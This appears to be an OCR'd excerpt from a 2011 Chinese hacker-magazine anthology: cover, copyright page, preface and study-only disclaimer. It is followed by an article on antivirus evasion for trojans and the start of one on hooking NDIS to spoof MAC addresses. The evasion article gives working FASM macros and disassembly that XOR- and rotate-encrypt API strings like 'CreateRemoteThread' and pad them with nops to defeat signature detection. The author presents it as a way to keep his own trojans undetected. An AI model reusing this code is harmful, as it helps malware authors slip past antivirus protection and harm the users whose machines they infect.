透视黑客技术发展焦点，把握黑客攻防技术跳动脉搏，全面收录流行黑客技术

黑客防线

《黑客防线》编辑部 编

2011精华奉献本 上册

- 黑客编程实战大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲

2CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2011

精华奉献本 上册

《黑客防线》编辑部 编

人 民 邮 电 出 版 社

北 京

图书在版编目（CIP）数据

黑客防线2011精华奉献本 / 《黑客防线》编辑部编
. -- 北京 : 人民邮电出版社, 2011.3
ISBN 978-7-115-24795-7

Ⅰ. ①黑… Ⅱ. ①黑… Ⅲ. ①计算机网络—安全技术
Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2011)第018576号

内 容 提 要

《黑客防线》是国内最早创刊的网络安全技术媒体之一。本书收录了《黑客防线》总第109期至第120期的精华文章。

《黑客防线》一直秉承"在攻与防的对立统一中寻求突破"的核心理念，关注网络安全技术的相关发展，并一直跟踪国内网络安全技术的发展，经过2001年创刊至今，已经成为国内网络安全技术的顶尖媒体。本书选取了编程解析、工具与免杀、网络安全顾问、密界寻踪、首发漏洞、特别专题、漏洞攻防、脚本攻防、溢出研究以及渗透与提权等方面的精华文章，并配有两张CD光盘，其中包含安全技术工具、代码和录像，为读者阅读、理解提供了非常便捷的途径。

本书分为上、下两册，适合高校在校生、网络管理员、网络安全公司从业人员、黑客技术爱好者阅读。

黑客防线 2011 精华奉献本（上下册）

◆ 编　　　《黑客防线》编辑部
　责任编辑　张　涛
◆ 人民邮电出版社出版发行　北京市崇文区夕照寺街14号
　邮编　100061　电子函件　315@ptpress.com.cn
　网址　http://www.ptpress.com.cn
　三河市海波印务有限公司印刷
◆ 开本：787×1092　1/16
　印张：38.25
　字数：1 105 千字　2011年3月第1版
　印数：1 - 8 000 册　2011年3月河北第1次印刷

ISBN 978-7-115-24795-7

定价：49.80 元（附2张光盘）

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154
广告经营许可证：京崇工商广字第 0021 号

前　言

2010年匆匆过去了。对于网络安全的相关技术而言,这一年其实很不平凡。在这一年里,纷乱的网络环境得到治理。在技术层面上,抑制了浮躁,同时也引发了深入研究底层核心技术的思考。这一年,恰逢《黑客防线》创刊十周年。十年磨一剑,作为一本技术月刊,基本上守住了纯技术这样一块净土,坚持了核心技术成就未来的理念,同时在方法上,一直倡导在攻与防的对立统一中寻求突破的方法论,因而过去的一年也可以说是本刊丰收的一年。

这本精华奉献本,就是2010年全年技术月刊精华文章的集合。

需要说明的是:由于多种原因,技术月刊从去年第7期开始停止了纸张版本的出版,只有网站提供的电子版半月刊,所以,这本精华本就更显得弥足珍贵。特别是对于没有按期订阅电子版月刊的读者,更需要购买的就是2011精华本了。

如果需要及时跟踪和捕捉新的技术,还是希望读者随时到黑客防线网站订阅电子版半月刊。

本书附带的光盘,是为了方便读者进行源程序测试。精华本中的每篇文章基本上都提供了源程序。如果光盘中找不到某一篇文章涉及的源程序,那就是当时作者投稿时未提供,读者只要研究领会文章所述的技术要义,然后自己完成程序并不是很难。

在这里,要感谢十年来坚持阅读《黑客防线》并且一直践行技术创新和突破的读者朋友们,更要感谢作者朋友们一直进行着艰苦卓绝的技术研究和探索,不断将新技术突破,并整理成文章与大家分享。

在此,吁请具备一定技术能力的读者,积极参与到作者队伍中来,我们的作者群其实就是一支虚拟的技术团队——黑客防线技术团队,这是网络信息安全方面的一支精英团队。这个团队希望不断有新生力量参与进来。

让我们从现在做起、从我做起,一起关注网络安全技术的快速发展势头,抓住网络安全技术的新亮点,一起开创中国网络安全技术的新篇章!

郑重声明:本书所讲述的内容仅供学习参考,切勿用于非法用途,由此引起的后果自己负责,出版社不负任何责任。通过阅读本书,希望读者能树立良好的网络安全意识,提高网络安全防御水平。同时提醒读者,应在受控的环境(比如单独用来作为测试的计算机)里分析、使用书中的代码,切勿在企业的业务或生产网络中使用这些程序,以免造成不必要的损失。

《黑客防线》编辑部
2011年3月

《黑客防线》2011精华奉献本目录（上册）


编程解析

工具与免杀

网络安全顾问

前置知识:汇编
关键词:编程、数据编码、反查杀

AV对抗技术之数据编码



文/图 xfish

时间匆匆流逝,在安全体系越来越完善的今天,AV(Anti Virus,反病毒)对抗技术也越来越显得十分重要。因为没有它,木马、病毒、蠕虫等将一无所用。我举个例子,比如自己编写的木马很可能在第一次完成编译后,就面临被大部分具有虚拟机启发或DNA查杀的AV所杀。其次,最重要的是还要考虑到木马、病毒等后期如果一旦被A V所杀,如何能快速地针对大面积的A V进行处理,这是我们所要思索的问题,否则很难持续在这个方面走下去。

本文讲述的是A V对抗技术之数据编码,在后续的文章中还会和大家探讨A V对抗技术的其余方面。

初看到数据编码这个词,大家可能会有很多的联想。其实这里的数据编码指的是将我们的数据信息进行重新编码,让其按照自己的格式来编译。如果以前写过木马、病毒、exploit等部分敏感数据信息,大家肯定都进行加密处理。但是我如果让你把所有的敏感数据信息(也包括局部数据)都进行加密处理,且解密头或密钥是随机的,那么我想,你肯定会觉得这是一个非常庞大的工程。目前的大部分A V在启发技术中都包含了基因码检测技术,也就是俗称的D N A检测技术。基因码检测技术最具代表性的产品就是我们非常熟悉的"大蜘蛛"、"小红伞"等,其中我在实践中对"大蜘蛛"一直是无视的,"小红伞"则相对来说要麻烦些。基因码检测技术有时候十分变态,比如它会分析你的程序文件结构,通过文件结构来分析引入函数,其次则是对程序中的数据信息与库中的特征进行匹配,有时候会根据重定位来分析引用数据信息所在的代码部分是否存在一些解密代码等。本文涉及的数据编码技术就是让我们的木马、病毒等能高效、方便地对抗AV的数据信息匹配技术。

编写木马时,如果大部分函数中的参数都是A V敏感的数据信息,我们该如何做?举个例子,要动态获取CreateRemoteThread函数的地址,肯定不能把这个函数名称真实暴露在程序中,通常一般的病毒做法是通过hash算法计算出这些函数名称的hash值,根据hash值,通过自己编写的GetPorcAddress函数来获取地址。这样做的方法在木马编写中并不实用,因为如果一旦数据过多且是其他各种各样函数的参数,处理起来会非常困难,而数据编码技术就是要解决这个问题。下面我们就用字符串数据来做例子进行讲解,也就是通过修改原有的字符串压入参数的结构,使数据并不是以字符串结构来存放。通常大部分病毒所采用的压入的字符串形式结构有如下两种:

```
//第一种方法
call  s
db 'xfish',0
s:
//第二种方法
push  'h'
push  'xfish'
mov   edx,esp
```

不过以上都不是很好的方法,因为数据信息还是会暴露。如果在编译期间我们的字符串不是以明文存放,那该多好,并且每一步还包含一个解密的代码。接着我们再看一些例子,如图1所示。

```
00401000 >/$ 55             push    ebp
00401001  |. 89E5           mov     ebp, esp
00401003  |. E8 09000000    call    00401011                           ; PUSH ASCII "kernel32"
00401008  |. 6B 65 72 6E 6>ascii   "kernel32",0
00401011  |> 5A             pop     edx
00401012  |. 52             push    edx                                ; /FileName
00401013  |. FF15 82104000 call    dword ptr [<&KERNEL32.LoadLibrar>; \LoadLibraryA
00401019  |. E8 13000000    call    00401031                           ; PUSH ASCII
"CreateRemoteThread"
0040101E  |. 43 72 65 61 7>ascii   "CreateRemoteThre"
0040102E  |. 61 64 00       ascii   "ad",0
00401031  |> 5A             pop     edx
00401032  |. 52             push    edx                                ; /ProcNameOrOrdinal
00401033  |. 50             push    eax                                ; |hModule
00401034  |. FF15 7E104000 call    dword ptr [<&KERNEL32.GetProcAdd>; \GetProcAddress
0040103A  |. C9             leave
0040103B  \. C3             retn
```

图1

这个例子中采用的是我们上面所说的第一种字符串结构存储的方式,可以看到这些字符串信息都会暴露在我们的程序中。我们看看修改后的代码,如图2所示。

```
0040102C  |. E8 13000000    call    00401044
00401031  |. 0031           add     byte ptr [ecx], dh
00401033  |. 26:2237        and     dh, byte ptr es:[edi]
00401036  |. 26:1126        adc     dword ptr es:[esi], esp
00401039  |. 2E:2C 37       sub     al, 37
0040103C  |. 26:17          pop     ss
0040103E  |. 2B31           sub     esi, dword ptr [ecx]
00401040  |. 26:2227        and     ah, byte ptr es:[edi]
00401043  |. 43             inc     ebx
00401044  |$ 51             push    ecx
00401045  |. 52             push    edx
00401046  |. 6A 13          push    13
00401048  |. 59             pop     ecx
00401049  |. BA 31104000    mov     edx, 00401031
0040104E  |> 807410A FF 43  /xor     byte ptr [edx+ecx-1], 43
00401053  |.^ E2 F9         \loopd   short 0040104E
00401055  |. 5A             pop     edx
00401056  |. 59             pop     ecx
00401057  |. 5A             pop     edx
00401058  |. 52             push    edx                                ; /ProcNameOrOrdina
00401059  |. 50             push    eax                                ; |hModule
0040105A  |. FF15 A6104000 call    dword ptr [<&KERNEL32.GetProcAdd>; \GetProcAddress
00401060  |. C9             leave
00401061  \. C3             retn
```

图2

这是第一种结构,我们来对比一下第二种结构修改前后的区别。原始结构如图3所示,修改后的结果如图4所示。

```
00401000 >/$ 55             push    ebp
00401001  |. 89E5           mov     ebp, esp
00401003  |. 6A 00          push    0
00401005  |. 68 656C3332    push    32336C65
0040100A  |. 68 6B65726E    push    6E72656B
0040100F  |. 89E2           mov     edx, esp
00401011  |. 52             push    edx                                ; /FileName
00401012  |. FF15 8A104000 call    dword ptr [<&KERNEL32.LoadLibrar>; \LoadLibraryA
00401018  |. 83C4 0C        add     esp, 0C
0040101B  |. 68 61640000    push    6461
00401020  |. 68 54687265    push    65726854
00401025  |. 68 6D6F7465    push    65746F6D
0040102A  |. 68 74655265    push    65526574
0040102F  |. 68 43726561    push    61657243
00401034  |. 89E2           mov     edx, esp
00401036  |. 52             push    edx                                ; /ProcNameOrOrdinal
00401037  |. 50             push    eax                                ; |hModule
00401038  |. FF15 86104000 call    dword ptr [<&KERNEL32.GetProcAdd>; \GetProcAddress
0040103E  |. 83C4 0E        add     esp, 0E
00401041  |. C9             leave
00401042  \. C3             retn
```

图3

```
00401000 >/$ 55             push    ebp
00401001  |. 89E5           mov     ebp, esp
00401003  |. 6A 00          push    0
00401005  |. 5A             pop     edx
00401006  |. C1CA 06        ror     edx, 6
00401009  |. 52             push    edx
0040100A  |. 90             nop
0040100B  |. 68 4C19DB8C    push    8CDB194C
00401010  |. 5A             pop     edx
00401011  |. C1CA 06        ror     edx, 6
00401014  |. 52             push    edx
00401015  |. 90             nop
00401016  |. 90             nop
00401017  |. 68 DB5A999C    push    9C995ADB
0040101C  |. 5A             pop     edx
0040101D  |. C1CA 06        ror     edx, 6
00401020  |. 52             push    edx
00401021  |. 90             nop
00401022  |. 90             nop
00401023  |. 90             nop
00401024  |. 89E2           mov     edx, esp
00401026  |. 52             push    edx                                ; /FileName
00401027  |. FF15 C6104000 call    dword ptr [<&KERNEL32.LoadLibrar>; \LoadLibraryA
0040102D  |. 83C4 0C        add     esp, 0C
```

图4

第一种修改方式中,是取得字符串中第一个字符的ASCII码来作为密钥,所以随着字符串的不同,我们的密钥也是不同的。第二种修改方式是通过循环取得字符串中的4字节字符,"rol edx,6"进行加密后压入堆栈,然后根据字符串的长度循环插入nop指令,使结构都不存在相同的特征。

看了以上的对比,我们可以很清楚地看到,先前的敏感数据信息都被我们的格式随机代码给打乱了,AV很难匹配出我们的数据信息来。那么我们如何高效地达到以上目的呢?由于我平常编写木马都是使用FASM编写,现在即使是写一些大型程序,我还是以FASM和高级语言相结合,让自己的ASM loader加载高级语言编写的模块,这样对抗AV的效果每次只需要修改loader就可以了。下面我们就看看上面两种修改方式的汇编源代码。

```
//第一种方法
include 'AntiData.inc'
entry     $
push      ebp
mov       ebp, esp
x_call    'kernel32'
pop       edx
invoke    LoadLibrary, edx
x_call    'CreateRemoteThread'
pop       edx
invoke    GetProcAddress, eax, edx
leave
ret
//第二种方法
include 'AntiData.inc'
entry  $
push   ebp
mov        ebp, esp
x_push 'kernel32'
mov        edx, esp
invoke LoadLibrary, edx
x_end
x_push 'CreateRemoteThread'
mov        edx, esp
invoke GetProcAddress, eax, edx
x_end
leave
ret
```

善于观察的可能会发现,源代码中多了x_

call、x_push、x_end,没错,这几个指令才是重点,因为所有的工作都是它们完成的。这些指令其实是我写的宏,宏在A S M编写中十分重要,充分利用它会发觉有意想不到的效果。好了,既然主角已经出现,就让我们看看它的真面目吧!

```
macro alignsize value { rb (value-1)-($+value-1)
mod value }
macro x_call str
{ local size, .x, .s, .l, x, v
if str eqtype '
call     .s
.x db str, 0
size = ($ - .x)
if ~ size eq
load  x BYTE from (.x)
repeat size
load  v BYTE from .x+%-1
store BYTE v xor x at .x+%-1
end repeat
.s:
push     ecx
push     edx
mov      ecx, size
mov      edx, .x
.l:
xor      BYTE [edx+ecx-1], x
loop     .l
pop      edx
pop      ecx
end if
else
push str
end if
}
macro x_push str
{
local .x, .v, .t
virtual at 0
db str, 0
alignsize 4
size = $
end virtual
.x = size
repeat size/4
virtual at 0
db str, 0
alignsize 4
load .v DWORD from (.x - 4)
.v = ((.v shl 6) and 0FFFFFFFFh) or (.v shr (32 -
6)) ; .v = .v rol 6
end virtual
push     .v
pop      edx    ; mov edx, .v
ror      edx, 6
push     edx
times  % nop
.x = .x - 4
end repeat
}
macro x_end
{
add      esp, size
}
```

alignsize宏没什么可说的,相信有一定编程基础的都应该了解。我们重点看x_call、x_push宏。

x_c a l l用于判断参数类型是否为字符串类型,如果是则先将字符串进行定义,然后压入字符串地址。"if str .eqtype…size=($ - .x)"这段代码判断字符串大小是否为0,如果不为0则取字符串第一个字符作为密钥保存到x常量中。然后根据字符串大小,循环取字符串中的每个字符与x常量异或后再重写回去。"if ~size eq…end repeat"这段代码,由于刚刚已经把我们之前定义的字符串通过store加密重写回去了,所以下面我们肯定要加上解密指令了,即"push ecx"到"pop ecx"这段代码。


x_push是定义一段虚拟内存区域(4字节对齐)用来存放我们的字符串,然后取其字符串大小。"virtual at 0…end virtual"这段代码,通过字符串大小,循环倒序取字符串中的4字节字符,然后通过rol 6加密,将其传送到edx寄存器。通过ror 6进行解密后压入堆栈,最后是依据循环次数插入等同数量的nop指令。

由于我们的x_push宏是通过堆栈来存储数据的,所以要在函数调用完成后恢复堆栈,即通过"add esp,size"来进行恢复堆栈平衡,而这就是x_end要实现的功能。

至此,本文就告一段落了,主要给大家带来的是通过修改自身的字符串参数结构来对抗A V数据查杀技术。其实我觉得更重要的是带来一种思路,举一反三,就会在A V对抗技术领域中飞得更高!

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:VC
关键词:编程、MAC地址、NDIS



Hook NDIS 实现MAC过滤

文/ 陈布雨

本文的主要目的是为了实现突破MAC绑定来锁定机器码的一个简单欺骗,并针对网卡驱动未提供自定义MAC接口(比如Intel 的很多无线网卡驱动都没有这个接口),期望能够修改底层网卡 MAC。经过一段时间的研究,发现前者是可行的,而后者由于涉及厂家对MAC地址的处理,一般来说是无法直接实现的。在下面的演示中将逐步讲解这个问题。

首先我们来看如何得到网卡的MAC地址:

```
static void GetMACaddress(void)
{
IP_ADAPTER_INFO AdapterInfo[16];
DWORD dwBufLen = sizeof(AdapterInfo);
DWORD dwStatus = GetAdaptersInfo(
AdapterInfo,
&dwBufLen);
assert(dwStatus == ERROR_SUCCESS);
PIP_ADAPTER_INFO pAdapterInfo = AdapterInfo;
do {
PrintMACaddress(pAdapterInfo->Address);
pAdapterInfo = pAdapterInfo->Next;
}
while(pAdapterInfo);
}
```

看到这里有读者可能就要问了,挂钩这个函数不就可以了吗?但我们碰到的案例却恰好是从驱动层来获取MAC地址的(这个程序本身就是防火墙程序),用户态挂钩显然不适用。经过简单的搜索,发现防火墙程序要实现包过滤肯定需要得到MAC地址,而通过对这个函数的跟踪,确定最终请求会转到NDIS相关的驱动中,于是我们找到DDK,搜索一下网卡接口:

Using the Network Driver Design Guide (NDIS 5.1)

Windows-based operating systems support several types of kernel-mode network drivers. The network drivers documentation describes how to write these drivers. This topic briefly describes the supported network driver types and explains which sections of this guide you should read before writing each type of network driver.

Microsoft Windows 2000 and later versions of the operating system support four types of kernel-mode network drivers:

Miniport drivers

A *miniport driver* directly manages a network interface card (NIC) and provides an interface to higher-level drivers.

Intermediate drivers

An *intermediate driver* interfaces between upper-level protocol drivers, such as a legacy transport driver, and a miniport driver. A typical reason to develop an intermediate protocol driver is to perform media translation between an existing legacy transport driver and a miniport driver that manages a NIC for a new media type unknown to the transport driver.

Protocol drivers

An *upper-level protocol driver* implements a TDI interface, or possibly an application-specific interface, at its upper edge to provide services to users of the network. At its lower edge, a protocol driver provides a protocol interface to pass packets to and receive incoming packets from the next-lower driver.

Another type of protocol driver is a connection-oriented call manager. A call manager provides call setup and tear-down services for connection-oriented clients, which are also protocol drivers.

Filter-hook driver

A *filter-hook driver* is used to filter packets. This

```
driver extends the functionality of the IP filter driver, which is supplied with the operating system.
```

从以上文档可以发现，位于底层的是Miniport Drivers，因此所有对于网卡的读写信息都是从这里返回的。幸运的是，DDK的随机文档中有一份网卡的Sample驱动代码，我们何不拿出来读读呢？找到名为e100bex的项目，简单搜索后找到以下代码：

```
case OID_802_3_PERMANENT_ADDRESS:
pInfo = Adapter->PermanentAddress;
ulBytesAvailable = ulInfoLen = ETH_LENGTH_
OF_ADDRESS;
break;
case OID_802_3_CURRENT_ADDRESS:
pInfo = Adapter->CurrentAddress;
ulBytesAvailable = ulInfoLen = ETH_LENGTH_
OF_ADDRESS;
break;
```

可以看出这里就是返回信息的地方，向上回溯，找到这段代码来自以下函数：

```
NDIS_STATUS MPQueryInformation(
IN  NDIS_HANDLE   MiniportAdapterContext,
IN  NDIS_OID      Oid,
IN  PVOID         InformationBuffer,
IN  ULONG         InformationBufferLength,
OUT PULONG        BytesWritten,
OUT PULONG        BytesNeeded
)
```

而这个函数恰好在EntryPoint的时候调用了。

```
NdisZeroMemory(&MPChar, sizeof(MPChar));
MPChar.MajorNdisVersion = MP_NDIS_MAJOR_
VERSION;
MPChar.MinorNdisVersion = MP_NDIS_MINOR_
VERSION;
…
MPChar.QueryInformationHandler =
MPQueryInformation;
…
DBGPRINT(MP_LOUD, ("Calling
NdisMRegisterMiniport...\n"));
Status = NdisMRegisterMiniport(
NdisWrapperHandle,
&MPChar,
sizeof(NDIS_MINIPORT_CHARACTERISTICS));
```

由此可以看出，网卡驱动调用NdisMRegisterMiniport来注册自己的回调函数事件。因此，我们若需要欺骗上层驱动，只需要挂钩这个函数即可。而接下来我们就要讨论如何实现对这个回调函数挂钩的技巧。先来看看NdisMRegisterMiniport函数的原型，代码如下：

```
NDIS_STATUS
NdisMRegisterMiniport(
IN NDIS_HANDLE  NdisWrapperHandle,
IN PNDIS_MINIPORT_CHARACTERISTICS
MiniportCharacteristics,
IN UINT  CharacteristicsLength
);
```

注意看结构PNDIS_MINIPORT_CHARACTERISTICS，其代码如下：

```
typedef struct _NDIS_MINIPORT_
CHARACTERISTICS {
UCHAR MajorNdisVersion;
UCHAR MinorNdisVersion;
UINT Reserved;
W_CHECK_FOR_HANG_
HANDLER CheckForHangHandler;
W_DISABLE_INTERRUPT_
HANDLER DisableInterruptHandler;
W_ENABLE_INTERRUPT_HANDLER
EnableInterruptHandler;
W_HALT_HANDLER HaltHandler;
W_HANDLE_INTERRUPT_HANDLER
HandleInterruptHandler;
W_INITIALIZE_HANDLER InitializeHandler;
W_ISR_HANDLER ISRHandler;
W_QUERY_INFORMATION_HANDLER
QueryInformationHandler;
W_RECONFIGURE_HANDLER ReconfigureHandler;
W_RESET_HANDLER ResetHandler;
W_SEND_HANDLER SendHandler;
W_SET_INFORMATION_HANDLER
SetInformationHandler;
W_TRANSFER_DATA_HANDLER
TransferDataHandler;
```

这个结构存放着回调函数，接下来我们就要开始玩弄我们的NDIS了。这里有几个办法，比较正式的办法是写一个Intermediate Layer驱动架在网卡与上层防火墙之类的驱动之间，如图1所示。

